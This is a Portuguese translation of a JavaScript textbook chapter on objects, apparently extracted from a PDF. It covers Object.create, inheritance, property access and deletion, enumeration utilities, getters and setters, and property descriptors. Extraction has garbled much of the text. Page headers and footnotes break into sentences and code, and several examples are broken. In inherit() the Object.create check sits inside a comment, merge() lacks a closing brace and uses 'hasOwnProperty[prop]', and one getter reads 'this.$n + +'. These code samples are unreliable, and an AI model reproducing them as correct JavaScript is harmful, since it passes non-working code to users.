`Object.create()` também recebe um segundo argumento opcional que descreve as propriedades do novo objeto. Esse segundo argumento é abordado na Seção 6.7.

`Object.create()` é uma função estática e não um método chamado em objetos individuais. Para usá-

-la, basta passar o objeto protótipo desejado:

```
var o1 = Object.create({x:1, y:2});
```

```
// o1 herda as propriedades x e y.
```

Pode-se passar null para criar um novo objeto que não tem protótipo, mas se você fizer isso, o objeto recém-criado não vai herdar nada, nem mesmo métodos básicos, como toString() (isso significa que também não funcionaria com o operador +):

```
var o2 = Object.create(null);
```

```
// o2 não herda propriedades nem métodos.
```

116 Parte

I JavaScript

básica

Se quiser criar um objeto vazio normal (como o objeto retornado por {} ou por new Object()), passe Object.prototype:

```
var o3 = Object.create(Object.prototype); // o3 é como {} ou new Object().
```

A capacidade de criar um novo objeto com um protótipo arbitrário (falando de outro modo: a capacidade de criar um “herdeiro” para qualquer objeto) é poderosa e podemos simulá-la em ECMAScript 3

com uma função como a do Exemplo 6-11.

Exemplo 6-1 *Criando um novo objeto que herda de um protótipo*

```
// inherit() retorna um objeto recém-criado que herda propriedades do
```

```
// objeto protótipo p. Ele usa a função ECMAScript 5 Object.create() se
```

```
// estiver definida e, caso contrário, retrocede para uma técnica mais antiga.
```

```
function inherit(p) {
```

```
  if (p == null) throw TypeError(); // p deve ser um objeto não null if (Object.create)
```

```
  // Se Object.create() está definida...
```

```
  return Object.create(p);
```

```
  // então basta usá-la.
```



```
var t = typeof p;
```

```
// Caso contrário, faz mais alguma verificação de
```

```
// tipo
```

```
if (t !== "object" && t !== "function") throw TypeError(); function f()  
{}
```

```
// Define uma função construtora fictícia.
```

```
f.prototype = p;
```

```
// Configura sua propriedade prototype como p.
```

```
return new f();
```

```
// Usa f() para criar um "herdeiro" de p.
```

```
}
```

O código da função `inherit()` vai fazer mais sentido depois que abordarmos as construtoras, no Capítulo 9. Por enquanto, apenas aceite que ela retorna um novo objeto que herda as propriedades do objeto argumento. Note que `inherit()` não substitui `Object.create()` totalmente: ela não permite a criação de objetos com protótipos `null` e não aceita o segundo argumento opcional que `Object`.

`create()` aceita. Contudo, vamos usar `inherit()` em vários exemplos neste

capítulo e novamente no Capítulo 9.

Um uso de nossa função `inherit()` é quando você quer se precaver contra a modificação não intencional (mas não mal-intencionada) de um objeto por uma função de biblioteca sobre a qual não tem controle. Em vez de passar o objeto diretamente para a função, você pode passar um herdeiro.

Se a função lê as propriedades do herdeiro, vai ver os valores herdados. No entanto, se ela configura propriedades, essas propriedades só vão afetar o herdeiro e não seu objeto original: `var o = { x: "don't change this value" };`

```
library_function(inherit(o));
```

```
// Precavê contra modificações acidentais de o
```

Para entender por que isso funciona, você precisa saber como as propriedades são consultadas e configuradas em JavaScript. Esses são os temas da próxima seção.

1 Douglas Crockford é geralmente considerado o primeiro a propor uma função que cria objetos dessa maneira. Consulte <http://javascript.crockford.com/prototypal.html>.

Capítulo

6 Objetos 117

Ja

6.2 Consultando e configurando propriedades

vaScript básico

Para obter o valor de uma propriedade, use os operadores ponto (.) ou colchete ([]), descritos na Seção 4.4. O lado esquerdo deve ser uma expressão cujo valor é um objeto. Se for usado o operador **a**

ponto, o lado direito deve ser um identificador simples que dê nome à propriedade. Se forem usados colchetes, o valor dentro deles deve ser uma expressão avaliada como uma string contendo o nome da propriedade desejada:

```
var author = book.author;
```

```
// Obtém a propriedade "author" de book.
```

```
var name = author.surname
```

// Obtém a propriedade "surname" de author.

var title = book["main title"] // Obtém a propriedade "main title" de book.

Para criar ou configurar uma propriedade, use um ponto ou colchetes, como faria para consultar a propriedade, mas coloque-os no lado esquerdo de uma expressão de atribuição: book.edition = 6;

// Cria uma propriedade "edition" de book.

book["main title"] = "ECMAScript"; // Configura a propriedade "main title".

Em ECMAScript 3, o identificador que vem após o operador ponto não pode ser uma palavra reservada: você não pode escrever o.for ou o.class, por exemplo, pois for é uma palavra-chave da linguagem e class está reservada para uso futuro. Se um objeto tem propriedades cujos nomes são palavras reservadas, deve-se usar a notação de colchetes para acessá-las: o["for"] e o["class"]. ECMAScript 5 não mantém essa restrição (assim como fazem algumas implementações ECMAScript 3) e permite que palavras reservadas venham após o ponto.

Ao usarmos a notação de colchetes, dizemos que a expressão dentro dos colchetes deve ser avaliada como uma string. Um enunciado mais preciso é que a expressão deve ser avaliada como uma string ou como um valor que possa ser convertido em uma string. No Capítulo 7, por exemplo, vamos ver que é comum usar números dentro dos colchetes.

6.2.1 Objetos como arrays associativos

Conforme explicado, as duas expressões JavaScript a seguir têm o mesmo valor: object.property

object["property"]

A primeira sintaxe, usando o ponto e um identificador, é como a sintaxe utilizada para acessar um campo estático de uma estrutura ou um objeto em C ou Java. A segunda sintaxe, usando colchetes e uma string, parece acesso a array, mas a um array indexado por strings e não por números. Esse tipo de array é conhecido como array associativo (ou hash ou mapa ou dicionário). Os objetos JavaScript são arrays associativos e esta seção explica por que isso é importante.

Em C, C++, Java e linguagens fortemente tipadas semelhantes, um objeto só pode ter um número fixo de propriedades e os nomes dessas propriedades devem ser definidos antecipadamente. Como JavaScript é uma linguagem pouco tipada, essa regra não se aplica: um programa pode criar qualquer número de propriedades em qualquer objeto. No entanto, quando se usa o operador . para acessar uma propriedade de um objeto, o nome da propriedade é expresso como um identificador. Os identificadores devem ser digitados literalmente em seu programa JavaScript – eles não são um tipo de dados, de modo que não podem ser manipulados pelo programa.

I JavaScript

básica

Por outro lado, ao se acessar uma propriedade de um objeto com a notação de array [], o nome da propriedade é expresso como uma string. As strings são tipos de dados de JavaScript, de modo que podem ser manipuladas e criadas enquanto um programa está em execução. Assim, por exemplo, você pode escrever o seguinte código em JavaScript: var addr = "";

for(i = 0; i < 4; i++)

addr += customer["address" + i] + '\n';

Esse código lê e concatena as propriedades address0, address1, address2 e address3 do objeto customer.

Esse breve exemplo demonstra a flexibilidade do uso da notação de array para acessar propriedades de um objeto com expressões de string. O código anterior poderia ser reescrito com a notação de ponto, mas existem casos em que somente a notação de array resolve. Suponha, por exemplo, que você esteja escrevendo um programa que utiliza recursos de rede para calcular o valor atual dos investimentos no mercado de ações feitos pelo usuário. O programa permite que o usuário digite o nome de cada ação que possui, assim como o número de quotas de cada ação. Você poderia usar um objeto chamado portfolio para conter essas informações. O objeto teria uma propriedade para cada ação.

O nome da propriedade é o nome da ação e o valor da propriedade é o número de quotas dessa ação.

Assim, por exemplo, se um usuário tem 50 quotas de ações da IBM, a propriedade portfolio.ibm tem o valor 50.

Parte desse programa poderia ser uma função para adicionar uma nova ação no portfólio: function addstock(portfolio, stockname, shares) {

portfolio[stockname] = shares;

}

Como o usuário insere nomes de ação em tempo de execução, não há como saber os nomes de propriedade antecipadamente. Como você não pode saber os nomes de propriedade ao escrever o programa, não há como usar o operador `.` para acessar as propriedades do objeto `portfolio`. Contudo, é possível usar o operador `[]`, pois ele utiliza um valor de `string` (que é dinâmico e pode mudar em tempo de execução), em vez de um identificador (que é estático e deve ser codificado no programa), para nomear a propriedade.

O Capítulo 5 apresentou o laço `for/in` (e vamos vê-lo brevemente outra vez na Seção 6.5). O poder dessa instrução JavaScript se torna claro quando se considera seu uso com arrays associativos. Aqui está como você o utilizaria ao calcular o valor total de um portfólio: `function` `getValue(portfolio) {`

```
var total = 0.0;
```

```
for(stock in portfolio) {
```

```
// Para cada ação no portfólio:
```

```
var shares = portfolio[stock]; //
```

```
obtem o número de quotas
```

```
var price = getquote(stock);
```

```
//
```

```
pesquisa o preço da quota
```

```
total += shares * price;
```

```
//  
soma o valor da ação no valor total
```

```
}
```

```
return total;
```

```
// Retorna o valor total.
```

```
}
```

Capítulo

6 Objetos 119

Ja

6.2.2 Herança

JavaScript básico

Os objetos em JavaScript têm um conjunto de “propriedades próprias” e também herdam um conjunto de propriedades de seus objetos protótipos. Para entendermos isso, devemos considerar o **a**

acesso à propriedade com mais detalhes. Os exemplos desta seção utilizam a função `inherit()` do Exemplo 6-1 para criar objetos com protótipos especificados.

Suponha que você consulte a propriedade *x* do objeto *o*. Se *o* não tem uma propriedade própria com esse nome, a propriedade *x* é consultada no objeto protótipo de *o*. Se o objeto protótipo não tem uma propriedade própria com esse nome, mas ele próprio tem um protótipo, a consulta é feita no protótipo do protótipo. Isso continua até que a propriedade *x* seja encontrada ou até que seja pesquisado um objeto com um protótipo `null`. Como você pode ver, o atributo protótipo de um objeto cria um encadeamento ou lista encadeada das propriedades herdadas.

```
var o = {}
```

// o herda métodos de objeto de Object.prototype

o.x = 1;

// e tem uma propriedade própria x.

var p = inherit(o);

// p herda propriedades de o e Object.prototype

p.y = 2;

// e tem uma propriedade própria y.

var q = inherit(p);

// q herda propriedades de p, o e Object.prototype

q.z = 3;

// e tem uma propriedade própria z.

var s = q.toString();

// toString é herdado de Object.prototype

q.x + q.y

// => 3: x e y são herdados de o e p

Agora, suponha que você atribua um valor à propriedade x do objeto o. Se o já tem uma propriedade própria (não herdada) chamada x, então a atribuição simplesmente altera o valor dessa propriedade já existente. Caso contrário, a atribuição cria uma nova propriedade chamada x no objeto o. Se o herdou a propriedade x anteriormente, essa propriedade herdada é agora oculta pela propriedade própria recém-criada de mesmo nome.

A atribuição de propriedades examina o encadeamento de protótipos para determinar se a atribuição é permitida. Se o herda uma propriedade somente de leitura chamada *x*, por exemplo, então a atribuição não é permitida. (Detalhes sobre quando uma propriedade pode ser configurada aparecem na Seção 6.2.3.) Contudo, se a atribuição é permitida, ela sempre cria ou configura uma propriedade no objeto original e nunca modifica o encadeamento de protótipos. O fato de a herança ocorrer ao se consultar propriedades, mas não ao configurá-las, é um recurso importante de JavaScript, pois isso nos permite anular propriedades herdadas seletivamente: `var unitcircle = { r:1 };`

```
// Um objeto para herdar
```

```
var c = inherit(unitcircle);
```

```
// c herda a propriedade r
```

```
c.x = 1; c.y = 1;
```

```
// c define duas propriedades próprias
```

```
c.r = 2;
```

```
// c anula sua propriedade herdada
```

```
unitcircle.r;
```

```
// => 1: o objeto protótipo não é afetado
```

Há uma exceção à regra de que uma atribuição de propriedade falha ou cria (ou configura) uma propriedade no objeto original. Se o herda a propriedade *x* e essa propriedade é uma propriedade de acesso com um método setter (consulte a Seção 6.6), então esse método setter é chamado, em vez de criar uma nova propriedade *x* em *o*. Note, entretanto, que o método setter é chamado no objeto *o* e não no objeto protótipo que define a propriedade; portanto, se o método setter define qualquer propriedade, ele vai fazer isso em *o* e, novamente, vai deixar o encadeamento de protótipos

intacto.

120 *Parte*

6.2.3 Erros de acesso à propriedade

As expressões de acesso à propriedade nem sempre retornam ou configuram um valor. Esta seção explica o que pode dar errado ao se consultar ou configurar uma propriedade.

Não é um erro consultar uma propriedade que não existe. Se a propriedade *x* não é encontrada como uma propriedade própria ou como uma propriedade herdada de *o*, a expressão de acesso à propriedade *o.x* é avaliada como *undefined*. Lembre-se de que nosso objeto *book* tem uma propriedade

“*subtitle*”, mas não uma propriedade “*subtitle*”:

book.subtitle; // => indefinida: a propriedade não existe

No entanto, é um erro tentar consultar uma propriedade de um objeto que não existe. Os valores *null* e *undefined* não têm propriedades e é um erro consultar propriedades desses valores. Continuando o exemplo anterior:

```
// Dispara um TypeError. undefined não tem uma propriedade length
var len = book.subtitle.length;
```

A não ser que você tenha certeza de que *book* e *book.subtitle* são (ou se comportam como) objetos, não deve escrever a expressão *book.subtitle.length*, pois isso poderia disparar uma exceção. Aqui estão duas maneiras de se precaver contra esse tipo de exceção:

```
// Uma técnica prolixa e explícita
```

```
var len = undefined;
```

```
if (book) {
```

```
if (book.subtitle) len = book.subtitle.length;
```

```
}
```

```
// Uma alternativa concisa e idiomática para obter o tamanho de subtitle
ou undefined
var len = book && book.subtitle && book.subtitle.length;
```

Para entender por que essa expressão idiomática funciona na prevenção de `TypeError`, talvez você queira rever o comportamento de “curto-circuito” do operador `&&`, na Seção 4.10.1.

Tentar configurar uma propriedade em `null` ou `undefined` também causa um `TypeError`, é claro.

A tentativa de configurar propriedades em outros valores também nem sempre é bem-sucedida: algumas propriedades são somente para leitura e não podem ser configuradas e alguns objetos não permitem a adição de novas propriedades. Curiosamente, contudo, essas tentativas malsucedidas de configurar propriedades em geral falham silenciosamente: // As propriedades `prototype` de construtoras internas são somente para leitura.

`Object.prototype = 0; // A atribuição falha silenciosamente;`
`Object.prototype` inalterado Essa peculiaridade histórica de JavaScript é corrigida no modo restrito de ECMAScript 5. No modo restrito, qualquer tentativa malsucedida de configurar uma propriedade dispara um `TypeError`.

As regras que especificam quando uma atribuição de propriedade é bem-sucedida e quando falha são intuitivas, mas difíceis de expressar resumidamente. Uma tentativa de configurar uma propriedade `p` de um objeto `o` falha nas seguintes circunstâncias:

Capítulo

6 Objetos 121

Ja

- o tem uma propriedade própria `p` que é somente para leitura: não é possível configurar `o.p`

propriedades somente de leitura. (Contudo, consulte o método `defineProperty()` para ver uma **cript** **básic**

exceção que permite configurar propriedades somente de leitura.)

- o tem uma propriedade herdada `p` que é somente para leitura: não é possível ocultar uma `o.p`

propriedade somente de leitura herdada com uma propriedade própria de

mesmo nome.

• o não tem uma propriedade própria p; o não herda uma propriedade p com um método setter e o atributo extensível de o (consulte a Seção 6.8.3) é false. Se p ainda não existe em o e se não há qualquer método setter para chamar, então p deve ser adicionada em o. Mas se o não é extensível, então nenhuma propriedade nova pode ser definida nele.

6.3 Excluindo propriedades

O operador delete (Seção 4.13.3) remove uma propriedade de um objeto. Seu operando deve ser uma expressão de acesso à propriedade. Surpreendentemente, delete não opera no valor da propriedade, mas na própria propriedade:

```
delete book.author;
```

```
// Agora o objeto book não tem a propriedade author.
```

```
delete book["main title"];
```

```
// Agora também não tem "main title".
```

O operador delete exclui apenas as propriedades próprias, não as herdadas. (Para excluir uma propriedade herdada, você deve excluí-la do objeto protótipo em que ela é definida. Fazer isso afeta todo objeto que herda desse protótipo.)

Uma expressão delete é avaliada como true se a exclusão é bem-sucedida ou se a exclusão não tem efeito (como a exclusão de uma propriedade inexistente). delete também é avaliada como true quando usada (sem sentido) com uma expressão que não é uma expressão de acesso à propriedade: o = {x:1};

```
// o tem a propriedade própria x e herda a propriedade toString
```

```
delete o.x;
```

```
// Exclui x e retorna true
```

delete o.x;

// Não faz nada (x não existe) e retorna true

delete o.toString;

*// Não faz nada (toString não é uma propriedade própria), retorna true
delete 1;*

// Não tem sentido, mas é avaliada como true

*delete não remove propriedades que tenham o atributo configurável false.
(Embora remova propriedades configuráveis de objetos não extensíveis.)
Certas propriedades de objetos internos não são configuráveis, como as
propriedades do objeto global criado pela declaração de variável e pela
declaração de função. No modo restrito, a tentativa de excluir uma
propriedade não configurável causa um TypeError. No modo não restrito
(e em ECMAScript 3), delete é simplesmente avaliado como false nesse
caso: delete Object.prototype;*

// Não pode excluir; a propriedade não é configurável

var x = 1;

// Declara uma variável global

delete this.x;

// Não pode excluir esta propriedade

function f() {}

// Declara uma função global

delete this.f;

// Também não pode excluir esta propriedade

122 *Parte*

I JavaScript

básica

Ao excluir propriedades configuráveis do objeto global no modo não restrito, você pode omitir a referência ao objeto global e simplesmente colocar o nome da propriedade após o operador delete: `this.x = 1`;

// Cria uma propriedade global configurável (sem var)

delete x;

// E a exclui

No modo restrito, no entanto, delete dispara um `SyntaxError` se seu operando for um identificador não qualificado, como `x`, e é preciso ser explícito sobre o acesso à propriedade: `delete x`;

// `SyntaxError` no modo restrito

delete this.x; // Isto funciona

6.4 Testando propriedades

Os objetos em JavaScript podem ser considerados conjuntos de propriedades e frequentemente é útil testar a participação como membro do conjunto – verificar se um objeto tem uma propriedade com determinado nome. Isso é feito com o operador `in`, com os métodos `hasOwnProperty()` e `propertyIsEnumerable()` ou simplesmente consultando-se a propriedade.

O operador `in` espera um nome de propriedade (como uma string) em seu lado esquerdo e um objeto à sua direita. Ele retorna `true` se o objeto tem uma propriedade própria ou uma propriedade herdada com esse nome:

var o = { x: 1 }

"x" in o;

// verdadeiro: o tem uma propriedade própria "x"

"y" in o;

// falso: o não tem uma propriedade "y"

"toString" in o; // verdadeiro: o herda uma propriedade toString O método hasOwnProperty() de um objeto testa se esse objeto tem uma propriedade própria com o nome dado. Ele retorna false para propriedades herdadas:

var o = { x: 1 }

o.hasOwnProperty("x");

// verdadeiro: o tem uma propriedade própria x

o.hasOwnProperty("y");

// falso: o não tem uma propriedade y

o.hasOwnProperty("toString");

// falso: toString é uma propriedade herdada

O método propertyIsEnumerable() refina o teste de hasOwnProperty(). Ele retorna true somente se a propriedade nomeada é uma propriedade própria e seu atributo enumerável é true. Certas propriedades internas não são enumeráveis. As propriedades criadas por código JavaScript normal são enumeráveis, a menos que você tenha usado um dos métodos de ECMAScript 5, mostrados posteriormente, para torná-las não enumeráveis.

var o = inherit({ y: 2 });

o.x = 1;

o.propertyIsEnumerable("x");

// verdadeiro: o tem uma propriedade própria enumerável x

o.propertyIsEnumerable("y");

// falso: y é herdada e não própria

Object.prototype.propertyIsEnumerable("toString");

// falso: não enumerável

Em vez de usar o operador in, em geral é suficiente apenas consultar a

propriedade e usar != para certificar-se de que não é indefinido:

```
var o = { x: 1 }
```

```
o.x != undefined;
```

```
// verdadeiro: o tem uma propriedade x
```

Capítulo

6 Objetos 123

```
o.y != undefined;
```

```
// falso: o não tem uma propriedade y
```

JavaS

```
o.toString != undefined;
```

```
// verdadeiro: o herda uma propriedade toString
```

cript básico

*Há uma coisa que o operador in pode fazer que a técnica simples de acesso à propriedade mostrada anteriormente não pode. in pode distinguir entre propriedades que não existem e propriedades que **a***

existem mas foram configuradas como undefined. Considere este código:

```
var o = { x: undefined }
```

```
// A propriedade é configurada explicitamente como undefined
```

```
o.x != undefined
```

```
// falso: a propriedade existe, mas é undefined
```

```
o.y != undefined
```

```
// falso: a propriedade nem mesmo existe
```

"x" in o

// verdadeiro: a propriedade existe

"y" in o

// falso: a propriedade não existe

delete o.x;

// Exclui a propriedade x

"x" in o

// falso: ela não existe mais

Note que o código anterior utiliza o operador !== em vez de !=. != e === fazem distinção entre undefined e null. Às vezes, contudo, você não quer fazer essa distinção:

// Se o tem uma propriedade x cujo valor não é null ou undefined, duplica-o.

*if (o.x !== null) o.x *= 2;*

// Se o tem uma propriedade x cujo valor não é convertido em false, duplica-o.

// Se x é undefined, null, false, "", 0 ou NaN, deixa-a como está.

*if (o.x) o.x *= 2;*

6.5 Enumerando propriedades

Em vez de testar a existência de propriedades individuais, às vezes queremos fazer uma iteração por todas as propriedades de um objeto ou obter uma lista delas. Isso normalmente é feito com o laço for/in, embora

ECMAScript 5 forneça duas alternativas práticas.

O laço for/in foi abordado na Seção 5.5.4. Ele executa o corpo do laço uma vez para cada propriedade enumerável (própria ou herdada) do objeto especificado, atribuindo o nome da propriedade à variável de laço. Os métodos internos herdados pelos objetos não são enumeráveis, mas as propriedades que seu código adiciona nos objetos são enumeráveis (a não ser que você use uma das funções descritas posteriormente para torná-las não enumeráveis). Por exemplo: var o = {x:1, y:2, z:3};

// Três propriedades próprias enumeráveis

o.propertyIsEnumerable("toString") // => falso: não enumerável for(p in o)

// Itera pelas propriedades

console.log(p);

// Imprime x, y e z, mas não toString

Algumas bibliotecas utilitárias adicionam novos métodos (ou outras propriedades) em Object.prototype, de modo que eles são herdados por (e estão disponíveis para) todos os objetos. Antes de ECMAScript 5, entretanto, não havia como tornar esses métodos adicionados não enumeráveis, de modo que eles eram enumerados por laços for/in. Para prevenir-se contra isso, talvez você queira filtrar as propriedades retornadas por for/in. Aqui estão duas maneiras de fazer isso: for(p in o) {

if (!o.hasOwnProperty(p)) continue;

// Pula as propriedades herdadas

}

I JavaScript

básica

```
for(p in o) {
```

```
if (typeof o[p] == "function") continue;
```

```
// Pula os métodos
```

```
}
```

O Exemplo 6-2 define funções utilitárias que usam laços for/in para manipular propriedades de objeto de maneiras úteis. A função extend(), em especial, é comumente incluída em bibliotecas utilitárias de JavaScript2.

Exemplo 6-2 Funções utilitárias de objeto que enumeram propriedades

```
/*
```

* Copia as propriedades enumeráveis de p em o e retorna o.

* Se o e p têm uma propriedade de mesmo nome, a propriedade de o é sobrescrita.

* Esta função não manipula métodos getter e setter nem copia atributos.

```
*/
```

```
function extend(o, p) {
```

```
for(prop in p) {
```

```
// Para todas as props em p.
```

```
o[prop] = p[prop];
```

// Adiciona a propriedade em o.

}

return

o;

}

*/**

** Copia as propriedades enumeráveis de p em o e retorna o.*

** Se o e p têm uma propriedade de mesmo nome, a propriedade de o é deixada intacta.*

** Esta função não manipula métodos getter e setter nem copia atributos.*

**/*

function merge(o, p) {

for(prop in p) {

// Para todas as props em p.

if (o.hasOwnProperty[prop]) continue;

// Exceto as que já estão em o.

o[prop] = p[prop];

// Adiciona a propriedade em o.

return

o;

}

*/**

** Remove as propriedades de o se não existe uma propriedade com o mesmo nome em p.*

** Retorna o.*

**/*

function restrict(o, p) {

for(prop in o) {

// Para todas as props em o

if (!(prop in p)) delete o[prop];

// Exclui se não estiver em p

}

return

o;

}

*/**

** Para cada propriedade de p, exclui de o a propriedade de mesmo nome.*

** Retorna o.*

**/*

function subtract(o, p) {

2 A implementação de extend() mostrada aqui está correta, mas não resolve um conhecido erro presente no Internet Explorer. Vamos ver uma versão mais robusta de extend() no Exemplo 8-3.

Capítulo

6 Objetos 125

for(prop in p) {

// Para todas as props em p

JavaS

delete o[prop];

// Exclui de o (excluir uma

cript básico

// prop inexistente não causa danos)

}

return

o;

a

}

*/**

** Retorna um novo objeto contendo as propriedades de o e p.*

** Se o e p têm propriedades de mesmo nome, os valores de p são usados.*

**/*

function union(o,p) { return extend(extend({},o), p); }

*/**

** Retorna um novo objeto contendo apenas as propriedades de o que também aparecem*

** em p. Isso é como a interseção de o e p, mas os valores das*

** propriedades em p são descartados*

**/*

function intersection(o,p) { return restrict(extend({}, o), p); }

*/**

** Retorna um array contendo os nomes das propriedades próprias enumeráveis de o.*

**/*

function keys(o) {

if (typeof o !== "object") throw TypeError();

// Argumento object exigido

```
var result = [];
```

```
// O array que retornaremos
```

```
for(var prop in o) {
```

```
// Para todas as propriedades enumeráveis
```

```
if (o.hasOwnProperty(prop))
```

```
// Se for uma propriedade própria
```

```
result.push(prop);
```

```
// a adiciona no array.
```

```
}
```

```
return result;
```

```
// Retorna o array.
```

```
}
```

Além do laço `for/in`, ECMAScript 5 define duas funções que enumeram nomes de propriedade. A primeira é `Object.keys()`, que retorna um array com os nomes das propriedades próprias enumeráveis de um objeto. Ela

funciona exatamente como a função utilitária keys() mostrada no Exemplo 6-2.

A segunda função de enumeração de propriedade de ECMAScript 5 é Object.getOwnPropertyNames(). Ela funciona como Object.keys(), mas retorna os nomes de todas as propriedades próprias do objeto especificado e não apenas as propriedades enumeráveis. Não há como escrever essa função em ECMAScript 3, pois ECMAScript 3 não fornece um modo de obter as propriedades não enumerá-

veis de um objeto.

6.6 Métodos getter e setter de propriedades

Dissemos que a propriedade de um objeto é um nome, um valor e um conjunto de atributos. Em ECMAScript 5, o valor pode ser substituído por um ou dois métodos, conhecidos como getter e setter. As 3 E nas versões recentes de ECMAScript 3 dos principais navegadores, fora o IE.*

** N. de R.T.: Optamos por utilizar os termos em inglês para identificar os métodos usados explicitamente para configura-*

ção e consulta a propriedades de objetos (setter e getter, respectivamente).

I JavaScript

básica

propriedades definidas por métodos `getter` e `setter` às vezes são conhecidas como propriedades de acesso, para distingui-las das propriedades de dados que têm um valor simples.

Quando um programa consulta o valor de uma propriedade de acesso, JavaScript chama o método `getter` (sem passar argumentos). O valor de retorno desse método se torna o valor da expressão de acesso à propriedade. Quando um programa configura o valor de uma propriedade de acesso, JavaScript chama o método `setter`, passando o valor do lado direito da atribuição. Esse método é responsável por “configurar”, de certo modo, o valor da propriedade. O valor de retorno do método `setter` é ignorado.

As propriedades de acesso não têm um atributo gravável, como as propriedades de dados. Se uma propriedade tem um método `getter` e um método `setter`, ela é uma propriedade de leitura/gravação.

Se ela tem somente um método `getter`, ela é uma propriedade somente de leitura. E se ela tem somente um método `setter`, ela é uma propriedade somente de gravação (algo que não é possível com propriedades de dados) e as tentativas de lê-la são sempre avaliadas como `undefined`.

A maneira mais fácil de definir propriedades de acesso é com uma extensão da sintaxe de objeto literal:

```
var o = {
```

```
// Uma propriedade de dados normal
```

```
  data_prop:
```

```
  value,
```

```
// Uma propriedade de acesso definida como um par de funções
```

```
  get accessor_prop() { /* corpo da função aqui */ },
```

```
set accessor_prop(value) { /* corpo da função aqui */ }  
  
};
```

As propriedades de acesso são definidas como uma ou duas funções cujo nome é igual ao nome da propriedade e com a palavra-chave *function* substituída por *get* e/ou *set*. Note que não são usados dois-pontos para separar o nome da propriedade das funções que acessam essa propriedade, mas que uma vírgula ainda é exigida depois do corpo da função, para separar o método do método seguinte ou da propriedade de dados. Como exemplo, considere o objeto a seguir, que representa um ponto cartesiano bidimensional. Ele tem propriedades de dados normais para representar as coordenadas *X* e *Y* do ponto e tem propriedades de acesso para as coordenadas polares equivalentes do ponto: `var p = {`

```
// x e y são propriedades de dados de leitura-gravação normais.
```

```
x:
```

```
1.0,
```

```
y:
```

```
1.0,
```

```
// r é uma propriedade de acesso de leitura-gravação com métodos getter e setter.
```

```
// Não se esqueça de colocar uma vírgula após os métodos de acesso.
```

```
get r() { return Math.sqrt(this.x*this.x + this.y*this.y); },
```

```
set r(newvalue) {
```



```
var oldValue = Math.sqrt(this.x*this.x + this.y*this.y);
```

```
var ratio = newvalue/oldvalue;
```

```
this.x *= ratio;
```

```
this.y *= ratio;
```

```
},
```

Capítulo

6 Objetos 127

// theta é uma propriedade de acesso somente para leitura, apenas com o método getter.

JavaS

```
get theta() { return Math.atan2(this.y, this.x); }
```

cripto básico

```
};
```

Observe o uso da palavra-chave *this* nos métodos *getter* e *setter* anteriores. JavaScript chama essas **a**

funções como métodos do objeto no qual são definidas, ou seja, dentro do corpo da função, this se refere ao objeto ponto. Assim, o método getter da propriedade r pode se referir às propriedades x e y como this.x e this.y. Os métodos e a palavra-chave this são abordados com mais detalhes na Seção 8.2.2.

As propriedades de acesso são herdadas, assim como as propriedades de dados; portanto, pode-se usar o objeto p definido anteriormente como protótipo para outros pontos. Os novos objetos podem receber suas próprias

propriedades x e y e eles vão herdar as propriedades r e theta: var q = inherit(p); // Cria um novo objeto que herda métodos getter e setter q.x = 1, q.y = 1; // Cria as propriedades de dados próprias de q

console.log(q.r);

// E usa as propriedades de acesso herdadas

console.log(q.theta);

O código anterior usa propriedades de acesso para definir uma API que fornece duas representações (coordenadas cartesianas e coordenadas polares) de um único conjunto de dados. Outras razões para usar propriedades de acesso incluem o teste de racionalidade de gravações de propriedade e o retorno de diferentes valores em cada leitura de propriedade: // Este objeto gera números seriais estritamente crescentes

var serialnum = {

// Esta propriedade de dados contém o próximo número serial.

// O \$ no nome da propriedade sugere que se trata de uma propriedade privada.

\$n:

0,

// Retorna o valor atual e o incrementa

get next() { return this.\$n + +; },

*// Configura um novo valor de n, mas somente se for maior do que o atual
set next(n) {*

```
if (n >= this.$n) this.$n = n;
```

```
else throw "serial number can only be set to a larger value";
```

```
}
```

```
};
```

Por fim, aqui está mais um exemplo que usa um método *getter* para implementar uma propriedade com comportamento “mágico”.

// Este objeto tem propriedades de acesso que retornam números aleatórios.

// A expressão "random.octet", por exemplo, gera um número aleatório

// entre 0 e 255 sempre que é avaliada.

```
var random = {
```

```
  get octet() { return Math.floor(Math.random()*256); },
```

```
  get uint16() { return Math.floor(Math.random()*65536); },
```

```
  get int16() { return Math.floor(Math.random()*65536)-32768; }
```

```
};
```

Esta seção mostrou somente como se define propriedades de acesso ao criar um novo objeto a partir de um objeto literal. A próxima seção mostra como se adiciona propriedades de acesso em objetos já existentes.

6.7 Atributos de propriedade

Além de um nome e um valor, as propriedades têm atributos que especificam se podem ser gravadas, enumeradas e configuradas. Em ECMAScript 3, não há como configurar esses atributos: todas as propriedades criadas pelos programas ECMAScript 3 são graváveis, enumeráveis e configuráveis, e isso não pode ser mudado. Esta seção explica a API de ECMAScript 5 para consultar e configurar atributos de propriedade. Essa API é especialmente importante para os autores de bibliotecas, pois:

- Permite adicionar métodos em objetos protótipos e torná-los não enumeráveis, assim como os métodos internos.
- Permite “bloquear” os objetos, definindo propriedades que não podem ser alteradas nem excluídas.

Para os propósitos desta seção, vamos considerar os métodos *getter* e *setter* de uma propriedade de acesso como atributos da propriedade. Seguindo essa lógica, vamos até dizer que o valor de uma propriedade de dados também é um atributo. Assim, podemos dizer que uma propriedade tem um nome e quatro atributos. Os quatro atributos de uma propriedade de dados são: valor, gravá-

vel, enumerável e configurável. As propriedades de acesso não têm os atributos valor e gravável: sua capacidade de gravação é determinada pela presença ou ausência de um método *setter*. Assim, os quatro atributos de uma propriedade de acesso são: *get*, *set*, enumerável e configurável.

Os métodos de ECMAScript 5 para consultar e configurar os atributos de uma propriedade utilizam um objeto chamado *descritor de propriedade* para representar o conjunto de quatro atributos.

Um objeto *descritor de propriedade* tem propriedades com os mesmos nomes dos atributos da propriedade que descreve. Assim, o objeto *descritor de uma propriedade de dados* tem propriedades chamadas *value*, *writable*, *enumerable* e *configurable*. E o *descritor de uma propriedade de acesso* tem propriedades *get* e *set*, em vez de *value* e *writable*. As propriedades *writable*, *enumerable* e *configurable* são valores booleanos e as

propriedades get e set são valores de função, evidentemente.

Para obter o descritor de uma propriedade nomeada de um objeto especificado, chame `Object.getOwnPropertyDescriptor()`:

```
// Retorna {value: 1, writable:true, enumerable:true, configurable:true}
```

```
Object.getOwnPropertyDescriptor({x:1}, "x");
```

// Agora consulta a propriedade octet do objeto random definido anteriormente.

```
// Retorna { get: /*func*/, set:undefined, enumerable:true, configurable:true}
```

```
Object.getOwnPropertyDescriptor(random, "octet");
```

// Retorna undefined para propriedades herdadas e propriedades que não existem.

```
Object.getOwnPropertyDescriptor({}, "x");
```

```
// indefinido, não existe essa prop
```

`Object.getOwnPropertyDescriptor({}, "toString");` // indefinido, herdada
